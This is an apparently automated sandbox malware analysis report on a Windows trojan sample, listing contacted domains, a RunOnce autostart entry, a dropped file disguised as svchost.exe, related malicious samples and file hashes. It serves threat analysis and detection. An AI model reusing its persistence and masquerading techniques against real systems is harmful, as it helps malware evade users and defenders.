http://schema.org/ListItem	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/all-about/georginio-wijnaldum	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://myliverpoolnews.cf4	qINcOlwRud.exe, 00000000.00000002.271085318.0000000003020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://mab.data.tm-awx.com/rhs"	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s180/0_GettyImages-1231353837.	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/andrew-robertson	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article17166876.ece/ALTERNATES/s615/0_GettyImages-1175998874.	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.56.119	myliverpoolnews.cf	United States		13335	CLOUDFLARENETUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383942
Start date:	08.04.2021
Start time:	12:49:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	qINcOlwRud.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Critical Process Termination
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@53/25@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.7% (good quality ratio 0.4%) • Quality average: 5.9% • Quality standard deviation: 16.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, WerFault.exe, SgrmBroker.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 13.64.90.137, 104.43.139.144, 95.100.54.203, 40.88.32.150, 104.42.151.234, 23.0.174.185, 23.0.174.200, 13.107.4.52, 104.83.127.80, 104.83.87.75, 13.107.42.23, 13.107.5.88 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, client-office365-tas.msedge.net, ocos-office365-s2s.msedge.net, config.edge.skype.com.trafficmanager.net, e-0009.e-msedge.net, config-edge-skype.l-0014.l-msedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, e15275.g.akamaiedge.net, l-0014.config.skype.com, cdn.onenote.net.edgekey.net, skypedataprdcoleus15.cloudapp.net, wildcard.weather.microsoft.com.edgekey.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, www.msftconnecttest.com, prod.fs.microsoft.com.akadns.net, cdn.onenote.net, au-bg-shim.trafficmanager.net, config.edge.skype.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, afdo-tas-offload.trafficmanager.net, tile-service.weather.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, v4ncsi.msedge.net, ocos-office365-s2s-msedge-net.e-0009.e-msedge.net, 4-c-0003.c-msedge.net, blobcollector.events.data.trafficmanager.net, ncsi.4-c-0003.c-msedge.net, e1553.dspg.akamaiedge.net, l-0014.l-msedge.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:50:36	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce KGpXzAMpWDmcnfKnkZdJaBfAImY C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe

Time	Type	Description
12:50:44	API Interceptor	2x Sleep call for process: svchost.exe modified
12:50:45	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce KGpXzAMpWDmcnfKnkZdJaBfAImY C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe
12:50:52	API Interceptor	1x Sleep call for process: WerFault.exe modified
12:51:15	API Interceptor	290x Sleep call for process: qINcOlwRud.exe modified
12:51:21	API Interceptor	75x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.56.119	CWIXbVUJab.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-C6853B6BC65431464628FF23B3F0F335.html
	IfQuSBwdSf.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-5C52937048F55BFE92995966F69D90F1.html
	RFQ-034.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-F725E16D0CA14A264C99C546A5332A70.html
	BL01345678053567.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-67A72FE3F6CAF27B762C6C4F3939E7C8.html
	new_order20210408_14.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	20200804-8293847pdf.scr.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-F5911AF7B418E3FBEA66B89ECBC1C287.html
	SKMC25832100083932157.jar	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-8F0F96D3333F94679C552F5DEB9CE2AF.html
	SecuriteInfo.com.Artemis34DBCAD2CB5A.27289.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-3764A540BD56887B40989BBA8472B701.html
	PO57773937475895377.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A351A04B41F167E0683896E2F2337BAE.html
	New Order.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-1421F533C98822665897A4DD9D7F0337.html
	Payment Slip E05060_47.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-3764A540BD56887B40989BBA8472B701.html
	Download Report.06.05.2021.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-F1A9BC92DE3D32C166EE1147BBB4E9DF.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BL836477488575.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-B152C1FD7F94696A3AF39D8172651AE5.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
myliverpoolnews.cf	CWlXbVUJab.exe	Get hash	malicious	Browse	• 104.21.56.119
	08042021New-PurchaseOrder.exe	Get hash	malicious	Browse	• 172.67.150.212
	ETL_126_072_60.doc	Get hash	malicious	Browse	• 172.67.150.212
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• 172.67.150.212
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 104.21.56.119
	RFQ-034.exe	Get hash	malicious	Browse	• 104.21.56.119
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• 172.67.150.212
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• 172.67.150.212
	kayo.exe	Get hash	malicious	Browse	• 172.67.150.212
	new_order20210408_14.doc	Get hash	malicious	Browse	• 172.67.150.212
	BL01345678053567.exe	Get hash	malicious	Browse	• 104.21.56.119
	new_order20210408_14.doc	Get hash	malicious	Browse	• 172.67.150.212
	DHLdocument11022020680908911.exe	Get hash	malicious	Browse	• 172.67.150.212
	20200804-8293847pdf.scr.exe	Get hash	malicious	Browse	• 104.21.56.119
	234d9ec1757404f8fd9fbb1089b2e50c08c5119a2c0ab.exe	Get hash	malicious	Browse	• 172.67.150.212
	items list.doc	Get hash	malicious	Browse	• 172.67.150.212
	SKMC25832100083932157.jar	Get hash	malicious	Browse	• 104.21.56.119
	SecuriteInfo.com.Artemis34DBCAD2CB5A.27289.exe	Get hash	malicious	Browse	• 104.21.56.119
	Krishna Gangaa Enviro System Pvt Ltd.exe	Get hash	malicious	Browse	• 172.67.150.212
	PO75773937475895377.exe	Get hash	malicious	Browse	• 104.21.56.119
smtp.yandex.ru	Swift_Copy.exe	Get hash	malicious	Browse	• 77.88.21.158
	C6RET8T1Wi.exe	Get hash	malicious	Browse	• 77.88.21.158
	RFQ# ZAT77095_pdf.exe	Get hash	malicious	Browse	• 77.88.21.158
	AL JUNEIDI LIST.xlsx	Get hash	malicious	Browse	• 77.88.21.158
	SWIFT.exe	Get hash	malicious	Browse	• 77.88.21.158
	Payment _Advice (2).exe	Get hash	malicious	Browse	• 77.88.21.158
	cricket.exe	Get hash	malicious	Browse	• 77.88.21.158
	SG1_000000123205044_1.pdf.gz.exe	Get hash	malicious	Browse	• 77.88.21.158
	Ordine d'acquisto 240517_04062021.exe	Get hash	malicious	Browse	• 77.88.21.158
	Order 01042021-V728394-H16.pdf.exe	Get hash	malicious	Browse	• 77.88.21.158
	RFQ#EX50GO_pdf.exe	Get hash	malicious	Browse	• 77.88.21.158
	TRANSACTION_INTTRANSFER_1617266945242 MEDICON_PDF.exe	Get hash	malicious	Browse	• 77.88.21.158
	Shandong CIRS Form.exe	Get hash	malicious	Browse	• 77.88.21.158
	DHL_DELIVERY_CONFIRMATION_CBJ00204202106 8506.exe	Get hash	malicious	Browse	• 77.88.21.158
	REQUEST QUOTATION BID..pdf.exe	Get hash	malicious	Browse	• 77.88.21.158
	RFQ#ZAEL67012_doc.exe	Get hash	malicious	Browse	• 77.88.21.158
	Q99Eljz7IT.exe	Get hash	malicious	Browse	• 77.88.21.158
	SecuriteInfo.com.Trojan.PackedNET.576.12750.exe	Get hash	malicious	Browse	• 77.88.21.158
	Swift Copy Against due Invoice.PDF.exe	Get hash	malicious	Browse	• 77.88.21.158
	PO#ZA3MMA_pdf.exe	Get hash	malicious	Browse	• 77.88.21.158

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	FFSetup5.7.1.0.exe	Get hash	malicious	Browse	• 104.18.88.101
	order-invoice-amazon-#D01-9237793-8041853.DOCX.vbs	Get hash	malicious	Browse	• 162.159.134.233
	PAGO.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	PaymentAdvice.exe	Get hash	malicious	Browse	• 104.21.85.234
	PRODUCT_INQUIRY_PO_0009044_PDF.exe	Get hash	malicious	Browse	• 104.21.19.200

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	nDHV6wKWHF.exe	Get hash	malicious	Browse	• 162.159.133.233
	CWlXbVUJab.exe	Get hash	malicious	Browse	• 172.67.150.212
	08042021New-PurchaseOrder.exe	Get hash	malicious	Browse	• 172.67.150.212
	ETL_126_072_60.doc	Get hash	malicious	Browse	• 172.67.150.212
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• 172.67.150.212
	MT103_YIU LIAN08042021_Xerox Scan_202104_.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO4308.exe	Get hash	malicious	Browse	• 104.21.49.158
	pumYguna1i.exe	Get hash	malicious	Browse	• 23.227.38.74
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 104.21.65.7
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 104.21.48.10
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 23.227.38.74
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 172.67.188.154
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 23.227.38.74
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 23.227.38.74
	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 172.67.219.254

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	order-invoice-amazon-#D01-9237793-8041853.DOCX.vbs	Get hash	malicious	Browse	• 104.21.56.119
	nDHV6wKWHF.exe	Get hash	malicious	Browse	• 104.21.56.119
	CWlXbVUJab.exe	Get hash	malicious	Browse	• 104.21.56.119
	08042021New-PurchaseOrder.exe	Get hash	malicious	Browse	• 104.21.56.119
	MT103_YIU LIAN08042021_Xerox Scan_202104_.exe	Get hash	malicious	Browse	• 104.21.56.119
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 104.21.56.119
	RFQ-034.exe	Get hash	malicious	Browse	• 104.21.56.119
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• 104.21.56.119
	PURCHASE ORDER - XIFFA55,pdf.exe	Get hash	malicious	Browse	• 104.21.56.119
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• 104.21.56.119
	kayo.exe	Get hash	malicious	Browse	• 104.21.56.119
	RFQ 100400806 SUPPLY.exe	Get hash	malicious	Browse	• 104.21.56.119
	new_order20210408_14.doc	Get hash	malicious	Browse	• 104.21.56.119
	BL01345678053567.exe	Get hash	malicious	Browse	• 104.21.56.119
	SER09090899.exe	Get hash	malicious	Browse	• 104.21.56.119
	PURCHASE ORDER-34002174,pdf.exe	Get hash	malicious	Browse	• 104.21.56.119
	cricket.exe	Get hash	malicious	Browse	• 104.21.56.119
	DHLdocument11022020680908911.exe	Get hash	malicious	Browse	• 104.21.56.119
	20200804-8293847pdf.scr.exe	Get hash	malicious	Browse	• 104.21.56.119
	234d9ec1757404f8fd9fbb1089b2e50c08c5119a2c0ab.exe	Get hash	malicious	Browse	• 104.21.56.119

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files\Common Files\system\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	new_order20210408_14.doc	Get hash	malicious	Browse	
	new_order20210408_14.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files\Common Files\system\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	
Process:	C:\Users\user\Desktop\qINcOlwRud.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	46592
Entropy (8bit):	5.935771952119223
Encrypted:	false
SSDEEP:	768:67mDHfLLLkF0FenHiwAGflA7qOSn8bQ1xHWBnBeladzvRwyx0klmJc7z6GkZCcoz:7/ngF0m/87qOSn8bQ1xHWBnBeladzvRj
MD5:	D6B29ADD344D2284845F133B8505126E
SHA1:	FDB44B36F8C31A60A47DB4F4CE6D4975367D7A7C
SHA-256:	552A8D763C86BB50DED18CF8F790F18828C471EC5A4D3CAC71EAF7693314A04C
SHA-512:	7EC6E7F8F2EBE947B8B05EB4880D6A34D8B92965E7548FB5038716D5912BC299E3078B755373DF9B7414B61154E625D7B689FBD1F39DFB4363F382449BCE7FF6

C:\Program Files\Common Files\system\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 27%
Joe Sandbox View:	• Filename: new_order20210408_14.doc, Detection: malicious, Browse • Filename: new_order20210408_14.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..j...J..... .....@.. ....}.... .@.....t...W.....dF.....t..... ....H.....text....i... ...j..... ..`.rsrc...dF.....H...l.....@..@.relo c.....@..B.....H.....5..dT.....*".(....*Vs....(....t.....*".(.....*R.(.....s....}....*6.(....o,...*....0.....~.....+..*..0..9 .....r...p..((....rA..p.(.....(.....,...(....+..~....+..*....0..#.....r...p..((....rA..p.(.....(....*..0..9.....s.....+.....o....o....o...,...o.....o....o....*....0.....(....o.....+.+.....*.0.. .. ..rE..p.+.....s.....%r[..p .....%.r...p.%.r...p.%.r...p

C:\Program Files\Common Files\system\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\qINcOlwRud.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.598865677794713
Encrypted:	false
SSDEEP:	6:0FE2XlEk1GaD0JOCEfMuaaD0JOCEfMKQmDQ8tAl/gz2cE0fMbhEZolrRSQ2hyYI8:0FXlrGaD0JcaaD0JwQQhtAg/0bjSQJ
MD5:	F11E15B78472F69B97503D4292D070BA
SHA1:	CD50BD1BEA2B1E0BCAAA45BDAC279F22CBDAF56F
SHA-256:	0750B07423BAC72248234A2F301C6ACFC867DBFEF6E65DAB0122A9C9ACBBD7E6
SHA-512:	CA06DF48F128A82919E920B490F9C6474C88E67FBDD7374AE7AB1CC5C51672D6338478A0A94CA66650403463F737BA1822C33BA14D35B6AEC138545368CF33AE
Malicious:	false
Preview:	.....:{..(.....,2...y..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....,2...y.....&.....e.f.3...w.....3...w.....h..C:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xef57c920, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09640757787442658
Encrypted:	false
SSDEEP:	12:10+FNaXO4blElt8KL0+FNaXO4blElt8K:WIltQIlt
MD5:	719EFD2A4713236D0F5769706A8C0F07
SHA1:	4F2514E71BDB797404693EAAFE7750D0F4F21C17
SHA-256:	9F1BBDE7A73E6B43C2A3815580F73525A284EA8553114352F7A44B62274DBCC3
SHA-512:	6AD8BE15F1BB390034758CB8532ADF81D5FDF8D748DA88266E77A34F717971367F64049106C68A330FAC5A8D743FB814D595D50ABDCFA7D8595781D65D13689(
Malicious:	false
Preview:	.W. ... .e.f.3...w.....&.....w..,2...y..h.(.....3...w.....B.....@..... ....3...w..... .....(,2...y_o.....>[j.,2...y_..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11144688789275213
Encrypted:	false
SSDEEP:	3:XLEvJmTf+hl/bJdAtiwX2t9ltlall:Xy3t4faHtA
MD5:	D6C60ACE7A43017C5E256D2F766F725D
SHA1:	AC34F72323AF317CD51B7698DBE9F88DE3C7B738
SHA-256:	D2CE0D2DF4EF2376BF8986B1EE2E696E55EBA9A89E2695BEB30C6D9D802FDBA2
SHA-512:	69B0E02778A2C6F28D4D9CCAEA91653B1FBC3171B8D75AE5A285E870B56968F4D50F27D013E49E507413A3C8437A4A160B01FDFE6146758D3A18DFF9F1631048
Malicious:	false
Preview:	...j.....3...w...,2...y_.....w.....w.....w....:O.....w.....>[j.,2...y_..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_qINcOlwRud.exe_4be3bb70756af94f97dfbc5a159826bdd2c5e33_fab20a83_17397b09\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	17404
Entropy (8bit):	3.760692848238617
Encrypted:	false
SSDEEP:	192:GdR8GMmHBUZMXKaKQqueZitu/u7sUS274Itgi:oGGtBUZMXKaFmJ/u7sUX4Itgi
MD5:	2ECC39DD818EB6236B43DCE95A96EA4F
SHA1:	6886D66FF7D87B2CF3C61F9AEE350A18CAF086AB
SHA-256:	541E16382EB454B1691928CF74AFC1A557EF80B1CF2FF54E1D37A2B705D8867D
SHA-512:	0115E2548640F5DB73B92AE90266811B1096EFC3E90369B0CF5F105B7D3EEAD1A36820384680EE7F874F435FEEECE660E8CD28502ADBFD87614A317DCC035DA
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.2.3.8.5.0.4.7.5.8.3.9.9.8.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.2.3.8.5.0.5.1.4.9.0.2.4.2.3.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.5.6.6.5.2.8.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.d.e.7.9.4.f.1.-.4.5.4.9.-.4.2.b.b.-.b.4.e.3.-.2.8.d.5.5.f.6.7.c.e.f.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.a.e.6.6.6.1.7.-.6.0.8.1.-.4.d.6.2.-.a.1.1.4.-.c.f.3.e.0.2.1.4.d.a.d.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.q.I.N.c.O.l.w.R.u.d...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.D.i.m.b.o.n.o...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.6.4.-.0.0.0.1.-.0.0.1.7.-.3.1.2.9.-.2.a.6.8.b.0.2.c.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.4.9.0.5.2.9.4.d.a.f.2.3.9.d.d.6.1.4.2.d.1.0.9.e.1.c.d.0.1.f.b.0.0.0.0.0.0.0.0.!.0.0.0.0.f.d.b.4.4.b.3.6.f.8.c.3.1.a.6.0.a.4.7.d.b.4.f.4.c.e.6.d.4.9.7.5.3.6.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER66E4.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Apr 8 19:50:49 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	329009
Entropy (8bit):	3.5951422808438074
Encrypted:	false
SSDEEP:	3072:uroCMCRhtlXDsN068Ljd+pRyBK8L9gIOgF5S+R/yB0rpUCgUSm99ty:urXMR06pe9RpDHFyBeTjp9e
MD5:	78BA18EB705FF85216912909983D514C
SHA1:	B0261588434274F00AB23730A3D4F4362D2B029A
SHA-256:	DFBAA76E5880EA2F2CA5C28D8BA953E1175232E9AB5523F804F744791703E8E2
SHA-512:	59EBA97CC681120A1BF3552BC8461D3702801856938DDAB8DE46D10023FA1D7371DDB4EBADAC4A4005FE63B82452F63536707D0933BD1EB428145C7969D475B
Malicious:	false
Preview:	MDMP..... .....^o`.....U.....B.....l1.....GenuineIntelW.....T.....d...|^o`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7462.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8404
Entropy (8bit):	3.697338148612842
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirh6O6YS+SU4GoBgmfZ7SZCprC89bu0sf66m:RrlsNid6O6YbSU4GoBgmflSqunfO
MD5:	A24C4A4DA2D157C546DB803C12A13277
SHA1:	152C35E5642E98DAAB8A2E1FB12DB6BA5643620A

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7462.tmp.WERInternalMetadata.xml	
SHA-256:	1C66F3F6A851E8E020FA4961574CAE4ADF70CBA2291A6CDC1CC4B7F8C748A3D6
SHA-512:	881F967BA3F3270FFCA7EC4531BAFA977022673BB3E4B56B98E0061A2D8A09115377AFB1B2638705E73E5188136F7FADC652C94EDF5858AFFBFC70DF3A5BBEEF
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.7.6.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER755D.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4750
Entropy (8bit):	4.474981915187786
Encrypted:	false
SSDEEP:	48:cvIwSD8zsXrJgtWI9pC2WSC8Be8fm8M4JUFFXw8+q8vQJE95b8Ndd:uITfXFLXSNxJWKqE7gNdd
MD5:	B656986BEA33064CD7B76CA4F2D1BDF8
SHA1:	94B9FA584477E84137B1D9F8C82429A4A319A503
SHA-256:	81744C814B4290707D32573DCA01569E379FFB1DF1CB23FBD131602C8D926268
SHA-512:	59F183D342547FEB6EEBD056C8B2D95A0DD1C6A6E655179C701CFAE6889821E58EB533F0A6655F5AB868F3AAA34002A9310653DF63F534BFB0EA6F402A434628
Malicious:	false
